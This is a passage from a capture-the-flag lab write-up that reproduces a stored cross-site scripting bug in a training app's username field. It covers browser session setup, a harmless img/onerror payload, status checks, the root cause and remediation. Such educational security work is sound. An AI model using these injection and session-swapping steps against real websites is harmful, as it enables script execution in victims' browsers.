
Figure 25: Negative control. The XSS account exists, but the page has not rendered the payload. The server returns solved:false and flag:null.
Step 8: Run the Payload in Chromium
The browser needed the same session that Caido received in Figure 21. Before opening /chat.php, Chromium was prepared in two parts.
First, block the page’s automatic status polling. The command palette search did not expose the older Network request blocking command in this Chromium version.

Figure 26: Version difference. The old command name is not available, so the setting is opened from the DevTools menu.
Open:
DevTools menu
  > More tools
  > Request conditions

Figure 27: Current DevTools location. Request conditions is the available panel in this browser.
The wildcard entered during the first attempt was rejected by the URL Pattern parser:
*__status.php*

Figure 28: Invalid pattern. This exact Chromium build requires a valid URL Pattern.
Use the full current-instance URL instead:
https://<LAB_HOST>/__status.php
Set the action to Block and keep Enable blocking and throttling selected.

Figure 29: Status polling blocked. The full URL is accepted and the rule is active.
Next, open:
DevTools
  > Application
  > Storage
  > Cookies
  > https://<LAB_HOST>
Replace only the sm_sid value with the session from Figure 21. The lower Cookie Value field is only the detail view of the selected row, not a second input.

Figure 30: Browser session prepared. The sm_sid and Cloudflare cookie values are removed. The domain, path, HttpOnly, SameSite, and blocking rule remain visible.
Now open:
https://<LAB_HOST>/chat.php
In the DevTools console, run:
document.body.dataset.mmp
Observed result:
'6b0a9756'

Figure 31: Runtime proof. The page’s DOM contains the exact value assigned by the stored onerror handler.

Figure 32: Vulnerable page render. The broken image appears inside the first bot message, while the header displays the payload text. Together with Figure 31, this confirms browser-side JavaScript execution in the Smoothie origin.
Step 9: Check the Final Status Once
Return to the clean Caido Replay request from Step 7. Keep the same XSS-account session and send it once.
GET /__status.php HTTP/1.1
Host: <LAB_HOST>
Cookie: sm_sid=<XSS_ACCOUNT_SESSION>
Accept: application/json
Connection: close
Equivalent command:
curl -i -sS -b smoothie-xss.cookies \
  -H 'Accept: application/json' \
  'https://<LAB_HOST>/__status.php'

Figure 33: Final status request. This is the same route and session used for the clean negative control.
{
  "solved": true,
  "flag": "WEBVERSE{REDACTED}"
}

Figure 34: Objective response. The server now returns solved:true. The literal flag is removed from the public image.

Figure 35: Platform confirmation. WebVerse records Smoothie as solved and the submitted flag as accepted.
5. Controls and Results
| Check | Observed result | Why it matters |
|---|---|---|
| Fresh root request | GET / returned 200 | Ties the work to the current Smoothie instance. |
| Normal username | Mdk22Lab appeared in both locations | Records the expected account and chat behavior. |
Inert <b> marker | Escaped in header, parsed in bot message | Finds the exact unsafe output location without JavaScript. |
| XSS registration | 302 to /chat.php and new sm_sid | Confirms the payload was stored without following the render path. |
| First status attempt | false/null, but stale request body remained | Result kept as troubleshooting context, not final proof. |
| Clean pre-browser status | solved:false, flag:null | Shows that storage alone did not solve the lab. |
| Blocked status polling | Exact /__status.php rule active | Keeps automatic polling out of the runtime check. |
| DOM marker | document.body.dataset.mmp returned 6b0a9756 | Confirms the event handler executed in Chromium. |
| Post-browser status | solved:true and redacted flag | Connects browser execution to the authoritative lab result. |
| Platform screen | Challenge solved, flag accepted | Confirms the completed lab outside the local DOM check. |
6. Root Cause and Classification
The stored username crosses the same page boundary twice, but only one location encodes it correctly.
<!-- Safe output -->
Hi, <b id=mmp-6b0a9756>CONTROL</b>
<!-- Unsafe output -->
<div class="bubble bot">
Hello <b id=mmp-6b0a9756>CONTROL</b>, welcome to Smooth Smoothies...
</div>
The header proves that the application can display the username as text. The first bot message inserts the stored value into HTML without neutralising the tag boundary. The browser therefore creates an img element and runs its onerror handler.
This is CWE-79 and fits the stored XSS pattern. CWE-116 describes the supporting output-encoding failure.
Content-Security-Policy-Report-Only does not stop execution. It can report the event, but the browser does not enforce the listed policy. HttpOnly also does not repair the sink. It prevents direct JavaScript access to the cookie value, but JavaScript still runs in the page origin.
7. Confirmed Impact
The reproduced impact is limited and clear:
- a registered user can store HTML in the
usernamefield; - the first bot message turns that value into DOM markup;
- an inline event handler executes JavaScript in the Smoothie origin;
- the harmless proof changes a local DOM attribute;
- the lab state changes from unsolved to solved after the browser render.
The work does not prove that another user, moderator, or administrator views the stored username. It also does not prove access to another account or data. Those would need a separate viewer path and a separate controlled test.
8. Remediation
Encode the Username at Every HTML Output
The username should be encoded for the exact output context every time it is rendered. A safe header does not make the bot message safe.
For a PHP HTML template, a suitable pattern is:
<?= htmlspecialchars($username, ENT_QUOTES | ENT_SUBSTITUTE, 'UTF-8') ?>
Avoid raw-output helpers for identity fields such as username, display name, email, or profile text.
Build the Greeting as Text
If the greeting is created in JavaScript, keep the user-controlled part in a text node:
const bubble = document.createElement('div');
bubble.className = 'bubble bot';
bubble.textContent = `Hello ${username}, welcome to Smooth Smoothies, what can I help you with?`;
Enforce CSP as a Backup Control
Move from report-only to an enforced Content Security Policy after compatibility testing. A nonce-based policy can block inline event handlers, but it should be a backup control. Correct output encoding still fixes the actual bug.
Keep Session Cookie Protection
Keep HttpOnly and SameSite, and add or verify Secure for HTTPS delivery. Cookie flags limit some follow-up techniques, but they do not prevent same-origin JavaScript execution.
9. How to Verify the Fix
Repeat the same order after the code change:
- Register a normal account and confirm the greeting still works.
- Register the inert
<b>username. - Confirm both the header and first bot message display the literal tag as text.
- Register the
img/onerrorusername through Caido without following the redirect. - Confirm
/__status.phpstill returnssolved:false. - Open
/chat.phpwith that account in Chromium. - Confirm
document.body.dataset.mmpisundefinedand no broken attacker-created image appears. - Confirm
/__status.phpremains unsolved. - Run the same checks for every other page that displays the username.
Expected safe HTML:
Hello <img src=x onerror="document.body.dataset.mmp='test'">,
welcome to Smooth Smoothies...
10. Conclusion
The normal account showed that Smoothie places the stored username in the first bot message. The inert HTML marker then exposed the real problem: the header escaped the value, but the bot message parsed it as markup.
Caido Replay stored a harmless img/onerror username without opening the chat page. The clean status request was still unsolved. Chromium then rendered /chat.php, and the console returned the exact DOM marker from the event handler. One final Caido request changed the status to solved, and WebVerse accepted the flag.
That sequence confirms stored XSS in the first bot greeting and keeps the claim limited to what was actually reproduced.
LAB FLAG: WEBVERSE{REDACTED}
STATUS: SOLVED / VERIFIED